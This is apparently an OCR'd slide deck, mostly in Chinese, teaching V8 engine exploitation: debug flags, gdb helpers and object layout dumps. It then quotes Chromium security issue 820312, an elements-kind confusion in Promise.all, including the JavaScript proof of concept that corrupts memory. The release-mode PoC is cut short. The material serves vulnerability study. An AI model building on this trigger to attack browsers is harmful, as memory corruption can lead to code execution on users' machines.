
- --trace-turbo
- --expose_gc


大概4核6g的服务器编译一下可能是1个小时左右

3.1.Basic Knowledge


- 调试环境 ———> 官网提供了gdbinit的调试文件和普通pwn题插件一样。
- 一般常用命令 v8print address of object
- Address of object is a odd number
- If you want to check it need use :
    - V8print address-1
- 可以利用%systembreak来暂停调试

3.1.Basic Knowledge






```
0x28408b7d: [FixedArray]
 - map = 0x2f804185 <Map(FAST_HOLEY_ELEMENTS)>
 - length: 14
           0: 4
           1: 0
           2: 0x25b8efb5 <String[1]: z>
           3: 1824
           4: 1
           5: 0x25b8787d <String[1]: a>
           6: 524544
           7: 1
           8: 0x25b8788d <String[1]: b>
           9: 1049344
          10: 0xf2c1c499 WeakCell for 0x57909fb5
          11: 0x25b8789d <String[1]: c>
          12: 1574112
          13: 1
```



```
(gdb) pprop 1574112
Kind:                         0
Location:                     0
Attributes:                   0
Bit fields for normalized objects
PropertyCellType:             3
DictionaryStorage:            0x00c027
Bit fields for fast objects:
Representation:               7
DescriptorPointer:            0x002
FieldIndex:                   0x003
```

3.1.案例讲解



bugs.chromium.org/p/chromium/issues/detail?id=820312

bugs chromium New issue Open issues Search chromium issues... scdengyuan@

Starred by 2 users

Owner:	bmeu...@chromium.org
CC:	brajkumar@chromium.org verwa...@chromium.org clemensh@chromium.org
Status:	Verified *(Closed)*
Components:	Blink>JavaScript
Modified:	Jun 16, 2018
Editors:	----
EstimatedDays:	----
NextAction:	----
OS:	Linux, Android, Windows, Chrome, Mac, Fuchsia
Pri:	1
Type:	Bug-Security

Security_Impact-Stable
Security_Severity-High
allpublic
ClusterFuzz-Verified

Your Hotlists: Update your hotlists

Issue 820312: Security: V8: PromiseAllResolveElementClosure can cause elements kind confusion

Reported by lokihardt@google.com on Fri, Mar 9, 2018, 9:26 AM GMT+8 Project Member

The Promise.all method internally uses PromiseAllResolveElementClosure (https://cs.chromium.org/chromium/src/v8/src/builtins/builtins-promise-gen.cc?rcl=dc2d3bb9711effb349df58af26c49169aa019121&l=1910) as a resolver for each of given Promise objects to insert a value into the result array at a specific index.

PromiseAllResolveElementClosure first tries to grow the capacity of the result array, and if it fails due to the index being too large, it uses the CreateDataProperty method to insert the value. The problem is, the growing operation (https://cs.chromium.org/chromium/src/v8/src/builtins/builtins-promise-gen.cc?rcl=dc2d3bb9711effb349df58af26c49169aa019121&l=1933) always excepts the elements kind of the array to be PACKED_ELEMENTS despi
the CreateDataProperty can transition it to DICTIONARY_ELEMENTS.


PoC with comments:

```
let arr = new Array(0x10000);
let resolve_element_closures = new Array(0x10000);

for (let i = 0; i < arr.length; i++) {
    arr[i] = new Promise(() => {});
    arr[i].then = ((idx, resolve) => {
        resolve_element_closures[idx] = resolve;
    }).bind(null, i);
}

Promise.all(arr);

// 0xffff is too large, transitions to DICTIONARY_ELEMENTS
resolve_element_closures[0xffff]();

// grows the capacity, the elements kind of the result array is still DICTIONARY_ELEMENTS, but the elements object of it is no more a dictionary.
resolve_element_closures[100]();

// You can observe that V8 crashes here in debug mode.
resolve_element_closures[0xfffe]();
```


PoC for release mode:

```
var promise = new Promise(() => {})
promise.then = function (cb) {
    cb();
};
```

